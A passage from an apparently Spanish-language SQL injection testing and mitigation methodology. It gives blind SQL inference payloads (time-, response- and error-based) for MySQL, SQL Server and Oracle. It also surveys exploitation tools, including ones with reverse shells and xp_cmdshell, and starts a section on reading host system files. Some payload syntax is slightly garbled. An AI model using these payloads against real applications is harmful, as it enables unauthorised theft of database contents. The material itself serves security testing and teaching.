En donde i es el nivel del byte retornado por la sub consulta (...) y j es la posición el bit bajo examinación, la inyección de tipo de datos numéricos, es idéntica con la única diferencia de que la comilla simple ya no se coloca.

Retardo de tiempo en Oracle

En el entorno de inyecciones Blind SQL basadas en tiempo aplicadas a Oracle es un poco más complicada, aunque existen funciones equivalentes a la función SLEEP() en Oracle, la manera en que se llama a SLEEP() no permite embeber esta función en una clausula WHERE dentro de la consulta SELECT, un número de aplicaciones de inyección SQL se debe al paquete DBMS_LOCK que proporciona una función SLEEP( ), aunque existen otros paquetes, se puede llamar a dicho paquete con la sentencia BEGIN DBMS_LOCK.SLEEP(n); END; donde n es el numero de segundos que se aplicará la ejecución.

Sin embargo existen algunas restricciones con este método, primero el tester no podrá embeber esta función en ninguna sub-consulta, debido a que aquí es código PL/SQL y no código SQL, además Oracle no soporta consultas apiladas, esta función SLEEP( )es algo así como un elefante blanco. Segundo, el paquete DBMS_LOCK no está disponible para todos los usuarios a excepción de los que se encuentran dentro del grupo DBA por defecto, y por que usuarios sin privilegios comúnmente suelen conectar bases de datos Oracle.

Consideraciones de inferencia Basada en Tiempo

El en entorno de las técnicas de inferencia basadas en tiempo, se deben tener en consideración ciertos detalles como por ejemplo que el tiempo es un atributo que no siempre es estático, en algunas consultas pueden ser ejecutadas en un tiempo más rápido y en otras puede ejecutare en un tiempo mucho más prolongado. Esto puede ser manejado en casos en donde se está garantizado el tiempo de retardo (en entornos de prueba), pero en los entornos de producción es muy diferente dado que el request suele demorar un tiempo prolongado, a pesar de eso el servidor genera un retardo en la consulta pero congestiona las comunicaciones del canal, se puede resolver este problema de dos formas:

1. Al insertar el retardo se debe hacer lo más refinado posible sin influencia de otros factores, si el promedio de tiempo es alrededor de 50 milisegundos, un retardo de 30 segundos es muy prolongado incluso puede causar que usuarios legítimos tengan problemas al momento de acceder a los datos, para compensar este proceso de obtención de datos que resulta ser un poco ineficiente, se puede realizar el retardo con valores lo suficientemente pequeños, cabe resaltar que existe la posibilidad de activar disparadores que controlan las excepciones de tiempo, que puedan existir en cualquier base de datos o framework.

2.Enviar dos request casi idénticos simultáneamente con, cada uno contendrá en sus clausulas un retardo que retorna un 0 y 1 respectivamente, de esta forma el primer request se ejecutara de forma normal debido a que este predicado no tiene efectos de retardo, se puede inferir del estado en donde la presencia de factores de tiempo no determinístico esta presente, por ejemplo se puede asumir de los predicados de los request cuando lanzados los dos simultáneamente uno de ellos tiene un retardo de tiempo prolongado.

Técnicas Basadas en Respuesta

Así como se ha utilizado las técnicas de inferencia para obtener información de un byte particular, un tester también puede inferir estados examinando todos los datos de la respuesta, incluyendo el contenido y las cabeceras, se puede inferir del estado con cualquier componente de texto contenido o forzando a errores genéricos, cuando un valor en particular está siendo analizado.

Por ejemplo un exploit de inferencia puede contener lógica que altera la consulta al igual que los resultados que se retornan de dicha consulta, cuando se examina el resultado del bit = 1 y cuando no se retornan resultados con el bit =0, además de poder forzar a un error si el bit = 1 no produce errores, existen una variedad de tipos de error que permiten

a un tester ir infiriendo datos, como son los errores en tiempo de ejecución errores en compilación de la consulta y problemas en la sintaxis, casi siempre esto produce un error que se puede utilizar con las técnicas de inferencia.

Un error debería ser generado sólo cuando la pregunta de la inferencia puede ser o bien TRUE o FALSE pero nunca las dos, es de esta forma en que la mayoría de herramientas de inyección Blind SQL usa las técnicas de inferencia basadas en respuestas para de esta manera inferir información.

Técnicas basadas en respuesta en MySQL

Para el caso de la consulta SQL:

```
SELECT COUNT(*) FROM produccion WHERE estado='TERMINADO'
```

Que es ejecutada a través de una aplicación web, la entrada 'TERMINADO' retorna toda la producción de una planta cuyos productos se encuentran en estado terminados, si insertamos un segundo predicado dentro de la clausula WHERE, entonces es posible alterar lo que la consulta retorne, se puede inferir un bit de información si realizamos la siguiente consulta:

```
SELECT COUNT(*) FROM produccion WHERE estado='TERMINADO' AND
ASCII(SUBSTRING(user(),i,1))>k#
```

Dado el caso de no tener resultados, entonces se puede inferir que el bit k del Byte i es igual a 0 de otra forma el bit es 1.ya que en la búsqueda con la cadena 'TERMINADO' en combinación con:

```
if(ASCII(SUBSTRING(user( ),1,1))>127,1,0)#
```

Llega a producir 0, de otra forma si el caracter que se evalúa en su valor ASCII fuera menor que 127 entonces se obtendría un resultado de 1.

Donde un valor numérico es usado como parámetro es posible realizar un corte y balanceo del input, si la consulta original sería:

```
SELECT COUNT(*) FROM produccion  WHERE id=1
```

Una inyección de corte y balanceo a la cadena que implementa la técnica de bit a bit es:

```
SELECT COUNT(*) FROM produccion WHERE id=1+
if(ASCII(SUBSTRING(CURRENT_USER(),i,1))&2j=2j,1,0)
```

En ocasiones donde no es posible alterar el contenido, un método alternativo es inferir en el estado que fuerza a un error genérico en la base de datos cuando la presencia del primer bit no muestre errores y cuando el bit 0 los muestre.

Utilizando Sub consultas en MySQL en combinación con sentencias condicionales, se puede generar errores de forma selectiva de esta forma se puede implementar un método bit a bit por ejemplo:

SELECT COUNT(*) FROM produccion WHERE id=IF(ASCII(SUBSTRING(CURRENT_USER(),i,1))&2j=2j,(SELECT table_name FROM information_schema.columns WHERE table_name = (SELECT table_name

FROM information_schema.columns)),1);

A pesar de ser un poco denso, esta consulta ayuda a descomponer nuestra inferencia en sentencias IF(), que manejen nuestras condiciones, generalmente la condición que se testea es:

ASCII(SUBSTRING(CURRENT_USER( ),i,1))&2j=2j,

Es aquí donde encajan los métodos de inferencia, muchas de las aplicaciones para escanear vulnerabilidades Blind SQL se basan en este principio, de la misma manera cualquier tester está en la capacidad de generar un escáner o un script que automatice todos estos procesos.

Si la condición es TRUE (por ejemplo el bit j es un bit = 1), la consulta SELECT table_name FROM information_schema.columns WHERE table_name =(SELECT table_name FROM information_schema.columns) va a ejecutarse, y la consulta con la sub- consulta retornara múltiples columnas en comparación, por la razón de que eso está prohibido la ejecución en la base de datos devuelve un error.

Por otro lado si el bit j fue un bit = 0, la sentencia IF() retorna como valor a 1, la condición de verdad (TRUE) en la sentencia IF, hace que se prepare information_schema.columns table, esta existe en todas las bases de datos MySQL 5,0 o superior, generalmente se pueden utilizar estas dos formas para lograr inferir.

Técnicas de Respuesta en SQL Server

Para el caso de T-SQL se puede inferir en un bit de información preguntando a una consulta vulnerable por ejemplo:

SELECT COUNT(*) FROM produccion WHERE estado='TERMINADO' and SYSTEM_USER='sa'

Si la consulta retorna todos los resultados del login que usa la cuenta 'sa', de otra forma no devuelve nada ni siquiera una columna, se puede integrar de forma muy sencilla una búsqueda binaria y una búsqueda bit a bit de la siguiente manera:

SELECT COUNT(*) FROM produccion WHERE estado='TERMINADO' AND ASCII(SUBSTRING(SYSTEM_USER,i,1))>k--
Así como :
SELECT COUNT(*) FROM produccion WHERE estado='TERMINADO' AND

ASCII(SUBSTRING(SYSTEM_USER,i,1))&2j=2j

El método de corte y balanceo trabaja muy bien en inferencias basadas en respuesta aplicadas a SQL Server, combinadas con sub-consultas condicionales se puede utilizar el comando CASE para de esta forma poder incluir cadenas de texto que sean partes de la búsqueda, dependiendo del estado del bit a ser evaluado, por ejemplo tenemos:

SELECT COUNT(*) FROM produccion WHERE estado='TERMI'+(SELECT CASE WHEN

ASCII(SUBSTRING(SYSTEM_USER,i,1))>k THEN 'NADO' END) + ''

Y para el método bit a bit quedaría así:

SELECT COUNT(*) FROM produccion WHERE estado='TERMI'+(SELECT CASE WHEN

ASCII(SUBSTRING(SYSTEM_USER,i,1))&2j=2j THEN 'NADO' END) + ''

Se puede forzar a la base de datos, para que cause errores en casos donde la página no retorna contenido, esto sucede cuando la base de datos muestra páginas de error que no son las que se colocan por default o errores del tipo HTTP 500, un ejemplo común ocurre en ASP.NET, las páginas web que corren bajo la tecnología IIS server 6 y 7 no poseen el tag <customError> en el fichero de configuración web.config, estas aplicaciones son vulnerables y no hay excepciones, cada ves que una consulta SQL produce un error en la base de datos, se muestra una pagina de error producida por IIS, y se retornan las cabeceras HTTP con el estado de error 500.

Técnicas de respuesta en Oracle

Los exploits basados en respuesta en Oracle, tiene una estructura similar a la de MySQL y SQL Server, pero obviamente con funciones diferentes para cada bit principal, por ejemplo para determinar en cualquier base de datos si el usuario esta en el grupo de DBA, la siguiente consulta SQL retorna las columnas cuando un valor es TRUE, de cualquier otra forma no retorna columnas :

SELECT * FROM produccion WHERE estado='TERMINADO' AND SYS_CONTEXT('USERENV','ISDBA')='TRUE';

Se puede escribir un exploit de inferencia bit a bit que mida el estado basado en cualquier resultado que sea retornado con un segundo predicado que es inyectado:

SELECT * FROM produccion WHERE estado='TERMINADO' ANDBITAND(ASCII(SUBSTR((…),i,1)),2j)=2j

Para el método de búsqueda binaria quedaría así:

SELET * FROM produccion WHERE estado='TERMINADO' and ASCII(SUBSTR((…),i,1)) > k

Utilizando la concatenación de cadenas de texto en Oracle, también es posible construir exploits que utilicen funciones o procedimientos que reescriban un método de corte y balanceo utilizando una sentencia CASE como por ejemplo:

TERMI'||(SELECT CASE WHEN (ASCII(SUBSTR((…),i,1)) > k THEN 'NADO' ELSE '' END FROM DUAL)||';

Como se puede ver el parámetro 'TERMINADO' es generado solamente cuando la inferencia retorna TRUE, de esta forma se pueden generar errores de tiempo de ejecución con una clausula de división por cero, de esta forma tendríamos:

```
TERMINADO'||(SELECT CASE WHEN BITAND((ASCII(SUBSTR((…),i,1))2j)=2j THEN
CAST(1/0 AS CHAR) ELSE '' END FROM DUAL)||';
```

Así con la generación de errores por medio de la división de cero, se pueden obtener mensajes de error del lado del servidor.

Retornando más que un Bit de Información.

Cada técnica de inferencia puede cubrir diferentes aspectos o derivar su estado a un simple bit o byte, así mismo cualquiera de las técnicas de inferencia pueden retornar TRUE o FALSE, el factor es que sólo se permiten retornar dos estados con exactamente un bit de información por request que se hace hacia el servidor, si sería posible obtener muchos estados, muchos bit podrían ser extraídos por request, en donde el canal es el ancho de banda, el número de bits que pueden ser extraídos por request es equivalente a log2n, donde n es el número de posibles estados que puede tener el request.

La cuantificación para esto se puede expresar de la siguiente manera, por cada request el tester necesitará cuatro estados para retornar dos bits, así mismo ocho estados para retornar 3 bits, 16 estados para retornar 4 bits, y se puede ir subiendo de estados.

La pregunta es hasta cuantos estados se pueden introducir en el request, la respuesta es que en muchos de los casos no es posible introducir muchos estados ya que la vulnerabilidad Blind SQL no es posible en todos los puntos de inyección vulnerables, aun así es posible extraer más de un bit de información, en casos donde la pregunta de inferencia sea respondida con métodos de tiempo o métodos de contenido, pudiendo introducir más de dos estados.

Aquí es muy útil las técnicas de inferencia bit a bit, cuando se pregunta por el bit j en el byte i es equivalente a 1, si cuatro estados son posibles, la pregunta de inferencia puede realizar una serie de preguntas que contengan dos bits empezando por el bit j en el bit i que serian 00,01,10,11 respectivamente, donde el tiempo es usado para el método de inferencia, esto puede tener una frase con la siguiente sentencia CASE :

```
CASE
WHEN ASCII(SUBSTRING((…),i,1))&(2j+2j=1) = 0 THEN WAITFOR DELAY '00:00:00'
WHEN ASCII(SUBSTRING((…),i,1))&(2j+2j=1) = 1 THEN WAITFOR DELAY '00:00:05'
WHEN ASCII(SUBSTRING((…),i,1))&(2j+2j=1) = 2 THEN WAITFOR DELAY '00:00:10'
ELSE
THEN WAITFOR DELAY '00:00:15'
END
```

Como se puede apreciar, en el peor de los casos (donde la cadena de bits es 11), este caso contiene una sentencia que al ejecutarse realiza un retardo (delay) de 15 segundos, se puede apreciar que para el resto de estados tenemos tiempos diferentes, la característica principal es que se requieren pocos request, así mismo el tiempo total de espera entre la transferencia de estados es relativamente bajo.

Otra opción para incrementar el número de estados es alterar el término de búsqueda en la sentencia WHERE, por ejemplo uno de los cuatro resultados posibles puede mostrarse al inferir en el siguiente substring:

```
SELECT * FROM produccion WHERE estado='' + (SELECT

CASE

WHEN ASCII(SUBSTRING((…),i,1))&(2j+2j=1)= 0

'TERMINADO'

WHEN ASCII(SUBSTRING((…),i,1))&(2j+2j=1)= 1

'ESTADO-TESTSQL'

WHEN ASCII(SUBSTRING((…),i,1))&(2j+2j=1) = 2

'ESTADO-TESTSQL2'

ELSE

'ESTADO-TESTSQL3'

END)
```

Cuando el resultado de la búsqueda encuentre 'TERMINADO', la inferencia es equivalente a '00', por otro lado si encontrara los otros estados, la equivalencia es igual a 01,10,11 para 'ESTADO-TESTSQL', 'ESTADO-TESTSQL2', 'ESTADO-TESTSQL3' respectivamente.

Estos casos hacen un buen uso del método bit a bit, aunque es posible realizarlo con el método de búsqueda binaria la consulta quedaría así:

```
CASE
WHEN ASCII(SUBSTRING((…),i,1)) > k
THEN WAITFOR DELAY '00:00:05'
WHEN ASCII(SUBSTRING((…),i,1)) = k
THEN 1/0
ELSE
THEN WAITFOR DELAY '00:00:10'
END
```

Herramientas y buenas prácticas para el testeo y mitigación de la Vulnerabilidad SQL Injection

Sqlmap

Sqlmap es una herramienta open source, que automatiza el proceso de inyección SQL, esta herramienta está liberada bajo la licencia GNU GPLv2 por Bernardo Damele A. G. Y Daniele Bellucci, se puede descargar en http://sqlmap.sourceforge.net.

Sqlmap no es solamente una herramienta de explotación, también se puede utilizar para encontrar puntos donde existen vulnerabilidades de inyección SQL

la herramienta presenta las siguientes opciones:

- Implementar un fingerprint muy extenso en los motores de base de datos.
- Devolver una sesión con los datos de usuario y base de datos.
- Enumerar a los usuarios, password, hashes, privilegios y base de datos.
- Capaz de realizar un Dump de las columnas y tablas o usuario de una base de datos entera.
- Ejecutar sentencias SQL personalizadas.
- Leer archivos arbitrarios y mucho más.

Sqlmap está desarrollado en Python, esto hace de esta herramienta una implementación multiplataforma, sólo se requiere que el intérprete Python debe ser igual a superior que 2.4, sqlmap implementa tres técnicas para explotar una vulnerabilidad de Inyección SQL:

- Inyección SQL en consultas UNION, cuando una aplicación retorna todas las columnas en una respuesta simple y cuando retorna una sola columna a la vez.
- Soporta consultas apiladas.
- Inyección SQL por Inferencia, por cada respuesta HTTP, se realiza una comparación basada en el contenido HTML de la página, o por cada cadena de texto que se encuentra, con el request original, la herramienta determina el valor del output, caracter por caracter.

El algoritmo de bisección que implementa sqlmap, trabaja dicha técnica en cada caracter del output que muestra la página, al menos ejecuta siete requets HTTP por default, sqlmap puede trabajar con las siguientes bases de datos:

- MySQL
- Oracle
- PostgreSQL
- Microsoft SQL Server

Para el input sqlmap acepta una URL simple o una lista de targets (objetivos a ser evaluados) desde un log en los archivos de Burp o WebScarab, o con el uso de "Google dork", con las consultas de el motor de búsquedas de Google y pasa el resultado de la página a sqlmap, además sqlmap puede testear automáticamente todos los parámetros

GET/POST que se proveen, las cookies HTTP y las cabeceras HTTP de usuario. Alternativamente se puede sobrescribir este comportamiento y especificar los parámetros que se necesitan para testear, sqlmap también soporta muy bien el multithreading que ayuda a mejorar la velocidad en los algoritmos para inyecciones Blind SQL, además permite guardar la sesión actual y volver a utilizarla en cualquier momento, y una característica que lo hace atractiva es que se interactúa sin problemas con los frameworks Metasploit y w3af.

Bobcat

Bobcat es una herramienta automatizada de inyección SQL especialmente adaptada para la consultoría de seguridad, conjuga muy bien los temas de inyección de vulnerabilidades SQL, se puede descargar de la siguiente URL:

http://web.mac.com/nmonkee/pub/bobcat.html.

Este proyecto fue originalmente creado y extendido por Cesar Cerrudo, Bobcat tiene muchas características que sirven de ayuda para comprometer las vulnerabilidades de las aplicaciones y ayudan a explotar dichas vulnerabilidades, al igual que muestra una lista con los servidores enlazados y los esquemas de bases de datos, capacidad de dumping de datos, fuerza bruta de las cuentas, y escalado de privilegios así mismo la ejecución de comandos del sistema

Bobcat puede explotar las vulnerabilidades de inyección SQL en las aplicaciones Web, independientemente del lenguaje pero si depende del motor de base de datos, el cual debe ser SQL Server además de tener instalado en el equipo donde se va a ejecutar la herramienta el “Microsoft SQL Server or Microsoft SQL Server Desktop Engine”(MSDE).

Esta herramienta hace uso de los métodos basados en error para explotar las vulnerabilidades de inyección SQL, si el motor de base de datos remoto está protegido con filtros esta herramienta es capaz de adaptarse a canales de comunicación alternativos por ejemplo puede implementar el comando “OPENROWSET”, técnica introducida por Chris Anley en 2002 (www.nextgenss.com/papers/more_advanced_sql_injection.pdf)

BSQL

Otra buena herramienta para los entornos windows es BSQL, desarrollado por Ferruh Mavituna disponible para descargar en http://code.google.com/p/bsqlhacker/.

Trabaja en intima relación con el proyecto SQLiBENCH de OWASP,BSQL esta bajo la licencia GPLv2, trabaja sobre las plataformas windows con el .NET framework versión 2 instalado, la instalación esta totalmente automatizada, soporta inyecciones basadas en error además de inyecciones Blind SQL, las posibilidades más interesantes que ofrece es la característica de ejecutar inyecciones basadas en tiempo, donde las diferentes salidas de tiempo se usan dependiendo del valor del caracter que se extraiga; Más de un bit puede ser extraído por cada request.

La técnica a la que el autor hace referencia es a “deep blind injection” dicha técnica se encuentra en mas detalle en http://labs.portcullis.co.uk/download/.

Deep_Blind_SQL_Injection.pdf. BSQL puede encontrar vulnerabilidades de inyección SQL para extraer información de las siguientes bases de datos:

- Oracle
- SQL Server
- MySQL

SQLiX

SQLiX es un escáner para la detección de Inyección SQL, utiliza los métodos de inyección basado en errores y basado en generación de errores, el escáner está desarrollado en el lenguaje PERL, esto hace que dicho escáner sea multiplataforma he independiente del sistema optativo, lo único que se necesita es un interprete PERL, el escáner se puede descargar del siguiente enlace http://cedri.cc/tools/SQLiX_v1.0.tar.gz, el proyecto está liberado bajo la licencia GPL

Características del SQLiX :

- SQLiX utiliza múltiples técnicas para determinar si el actual servidor tiene vulnerabilidades de inyección SQL :
- Inyección de errores condicionales
- Inyección Blind SQL basado en enteros, cadenas o sentencias
- Mensaje de errores MS-SQL (Método "taggy")
- SQLiX utiliza UDF(funciones definidas por el usuario) o cualquier tipo de función que se necesite para generar ingeniería inversa en la sintaxis SQL original.
- SQLiX permite identificar la versión se la base de datos y es sensible a la información en las siguientes bases de datos: MS-Access, MS-SQL, MySQL, Oracle y PostgreSQL.
- El módulo de comparación en SQLiX permite trabajar con HTML complejos además incluye soporte a contenido dinámico.
- SQLiX contiene un módulo de exploits capaces de demostrar la forma de hackear una vulnerabilidad de inyección SQL descubierta.

Absinthe

Absinthe es una herramienta GPL (anteriormente conocida como SQLSqueal), fue una de las primeras herramientas automatizadas de inferencia, es una referencia para un buen inicio en el mundo del testeo de aplicaciones web.

- URL: www.0x90.org/releases/absinthe/
- Requerimientos: Windows/Linux/Mac (.NET Framework or Mono)

- Escenario: Páginas de error genérico, outputs incontrolados.
- Bases de datos soportadas: Oracle, PostgreSQL, SQL Server, y Sybase
- Métodos: Inferencia basadas en respuesta, búsqueda binaria y los errores clásicos.

Absinthe una interfaz de usuario amigable que permite a un tester extraer en un contexto completo la base de datos, además contiene las opciones de configuración suficientes para satisfacer una gran variedad de escenarios de inyección SQL.

La cadena de respuesta que diferencia entre dos estados de inferencia puede manejarse de forma sencilla para Absinthe, un inconveniente que tiene la herramienta es que el usuario no puede proveer sentencias personalizadas para estados de TRUE o FALSE, en lugar de eso la herramienta implementa una diferencia entre un request TRUE o FALSE, este comportamiento causa que la herramienta falle en casos donde la página incluye otros datos que no influyen en las preguntas de inferencia.

Para las inyecciones Blind SQL, la herramienta permite elegir de una lista de plug-ins soportados, ingresar el target URL (el objetivo a testear) y formatear el request con GET o POST según sea el caso, finalmente permite ingresar el nombre en cada parámetro que el request utilizará, si el parámetro es susceptible a inyección SQL, se puede seleccionar un parámetro a inyectar contenida en una check box.

Una vez que el proceso de configuración este completo, se da click en Inicializar inyección, para que la herramienta envié los parámetros en los request a ser evaluados, puede determinar las diferentes respuestas en los métodos de inferencia de los que está basada, si no existen errores reportados, en la opción de DB schema, se pueden observar dos botones activos, el primer botón puede obtener los datos del login del usuario y la información de la tabla, y la segunda opción puede obtener la lista de usuarios definidos en el schema.

SQLBrute

Herramienta diseñada para testers con un nivel de conocimiento de los fundamentos de inferencia, se puede utilizar la línea de comandos SQLBrute para lanzar los tipos de ataques que se requieran las características son las siguientes:

- URL: www.gdssecurity.com/l/t.php
- Requerimientos: Python (Windows/Linux/Mac)
- Escenarios: páginas de errores genéricos, salidas controladas, salidas incontroladas, Inyección Blind SQL.
- Soporta las bases de datos: Oracle y SQL Server
- Métodos: inferencia basada en tiempo implementando una búsqueda binaria , inferencia basa en respuesta a través de una búsqueda binaria modificada

SQLBrute requiere sólo un interprete Python y con sólo 31 KB es la herramienta más liviana. Esto hace de dicha herramienta algo ideal para los escenarios de inyección SQL o en donde el tamaño del archivo es importante, dicha herramienta puede utilizar alfabetos para testear los métodos de inferencia.

Sqlninja

Sqlninja puede soportar ejecución de comandos utilizando el canal DNS y retornar los canales de instalación en SQL server, las características de esta herramienta son:

- URL: http://sqlninja.sourceforge.net/
- Requerimientos: Interprete PERL
- Escenarios : Paginas de Error Genérico, salidas controladas, salidas incontroladas, Inyecciones Blind SQL
- Soporta bases de datos: SQL Server
- Métodos: inferencia basado en tiempo implementada por búsqueda binaria, uso de canales alternativos (DNS)

El usuario puede implementar el canal para subir un ejecutable que ayude al programa a ejecutar comandos del sistema en bases de datos vulnerables, una ves ejecutados dichos programas pueden ayudar a la aplicación con el uso de xp_cmdshell, y pasando un nombre de dominio (por ejemplo daniel.testeador.com donde la ip del testeador ahora es un servidor DNS autoritativo).

Squeeza

Squeeza es una herramienta de línea de comandos que provee múltiples métodos para extraer información de servidores SQL Server, esta herramienta hace un énfasis en el uso de canales DNS, las características son:

- URL: www.sensepost.com/research/squeeza
- Requerimientos: Ruby, tcpdump para los canales DNS (Linux/Mac) , DNS Autoritativo para cualquier dominio
- Escenarios: Errores de página genéricos, salidas controladas, salidas incontroladas, Inyección Blind SQL.
- Soporta bases de datos: SQL Server
- Métodos: inferencia basado en tiempo implementado por bit a bit, Uso de Canales alternativos (DNS).

Squeeza tiene una pequeña diferencia con las herramientas comunes que pueden implementar las técnicas de inferencia, manejar los códigos de error de páginas genéricas, las respuestas y todo lo visto anteriormente, ésta herramienta es capaz de permitir a un tester mezclar y encontrar una gran gama de : ejecución de comandos usando el tiempo de los canales de retorno o copiado de ficheros sobre DNS.
En canal DNS que utiliza Squeeza maneja solamente T-SQL, quiere decir que aquí no existe como requerimiento para acceso de base de datos privilegiado, obviamente cuando se genera datos a través de la ejecución de comandos, el nivel de acceso es requerido. Por otro lado para el copiado de ficheros Squeeza implementa una forma manejable para el uso de paquetes UDP DNS y posee una capa de transporte que asegura que toda la data sea recepcionada, además de eso sólo puede manejar campos largos (mas de 8,000 bytes) y puede extraer datos binarios.

Automagic SQL Injector

Automagic SQL Injector es parte de el arsenal Sec-1 que se provee como parte de los cursos de Applied Hacking & Intrusion Prevention training, la herramienta está diseñada para ahorrar un poco de tiempo a los testers, trabaja solamente con las variedades de vulnerabilidades en Microsoft SQL.
Las características que tiene son:

- Navegar por tablas y hacer un dump hacia un archivo CSV.
- Subir archivos usando un script genera una shell reversa Automática.
- Posee una interactiva xp_cmdshell (shell que simula a cmd.exe).

Para demostraciones se puede acceder a: http://scoobygang.org/magicsql/

La herramienta esta escrita en Active Perl (Windows), y no puede trabar en bien en las variantes*nix.
uso: perl C:\Automagic SQL injector\injector.pl <Opciones>

Relación con la Metodología:




Figura Nº 23: Macro Procesos de la Metodología.




Figura Nº 24: Desarrollo del Proceso número 3.

El flujo del proceso es el siguiente:

1. El Tester debe seleccionar la tecnología de base de datos a analizar, teniendo como opciones a SQL Server, MySQL y Oracle.

2. Se generan los test de inyecciones UNION. Según los resultados obtenidos se aplican los mecanismos de contención, los cuales están detallados en la metodología, y se continúa con el flujo del siguiente proceso.

3. Se realizan las medidas pertinentes para verificar si las técnicas de enumeración indicadas en la metodología son aplicables a la configuración actual de la base de datos en cuestión. De ser así, se aplican las técnicas para su corrección.

4. Se ejecuta el test para el escalamiento de privilegios, detallado en la metodología. Si los resultados indican que se debe hacer un cambio en la configuración del sistema operativo y/o la base de datos, se realizan dichos cambios y se procede al siguiente flujo del proceso.

5. Para el Test de Blind SQL Inyection, el proceso se puede paralelizar en los tres tipos de técnicas. Para este caso, tenemos las técnicas basadas en tiempo, basadas en respuesta y basadas en errores. Según los hallazgos encontrados, se debe proceder con la forma correcta de mitigar dichas vulnerabilidades, detalladas en la metodología.

6. Por último, se aplican las buenas prácticas y herramientas disponibles con la finalidad de darle el mayor grado de seguridad posible a las aplicaciones.

SECCIÓN 4- ENTORNO

Valores de la Evaluación

- Acceso a los archivos del sistema
- Uso de comandos reservados del sistema
- Defensas y mejores prácticas a través del sistema Operativo
    - Hardening del sistema Operativo
    - Hardening de la Base de datos
    - Uso de Firewalls
    - Uso de IDS

A lo largo de toda la metodología se ha tratado todo lo que tenga que ver con el acceso de los datos a la base de datos, en esta sección se trataran los temas inherentes al sistema en donde se despliega el motor de base de datos, pudiendo ser un sistema con tecnología Windows o basado en .NIX.

Si bien asignarle un grado de seguridad aceptable a nuestros sistemas de información, a la interacción con los request, a los mensajes de error , a el manejo del código fuente, y todos los temas tratados, están interrelacionados entre sí, un parte fundamental y de gran importancia es el Sistema Operativo en donde se despliega el motor de base de datos, es aquí donde surgen temas como el manejo de usuarios, grupos y privilegios, controles de acceso y todos los ámbitos que un administrador de sistemas debería tener en cuenta para disminuir la vulnerabilidad de Inyección SQL, ya que al igual que un sistema operativo a un motor de base de datos se le puede implementar técnicas de hardening incluso asignarle un Firewall dedicado que sólo evalúa la interacción de la base de datos con los sistemas de información.

Accediendo a los archivos del sistema

El acceso a los archivos del sistema en un host (equipo) donde esté ejecutando un sistema de manejo de base de datos (DBMS), ofrecen muchas posibilidades a un tester, en la mayoría de los casos es un precursor para atacar el sistema operativo (por ejemplo las credenciales almacenadas en la máquina), en otros casos esto puede ser tan simple como bypassear la autorización a través de la misma base de datos (por ejemplo MySQL tradicionalmente almacena en la base de datos ficheros de texto en ASCII en archivos del sistema, permitiendo una lectura del archivo un tester puede leer contenidos de la base de datos con niveles de administrador).

Leyendo Archivos

La habilidad para leer archivos de forma arbitraria en un host donde corre un motor de base de datos, ofrece grandes posibilidades para un testr, la pregunta que siempre aparece es : “Qué archivos de se deben leer ???”, la respuesta depende obviamente de cuales son los objetivos del tester, en muchos casos el objetivo puede ser documentos confidenciales o archivos binarios de un host.

Lectura de Archivos en MySQL

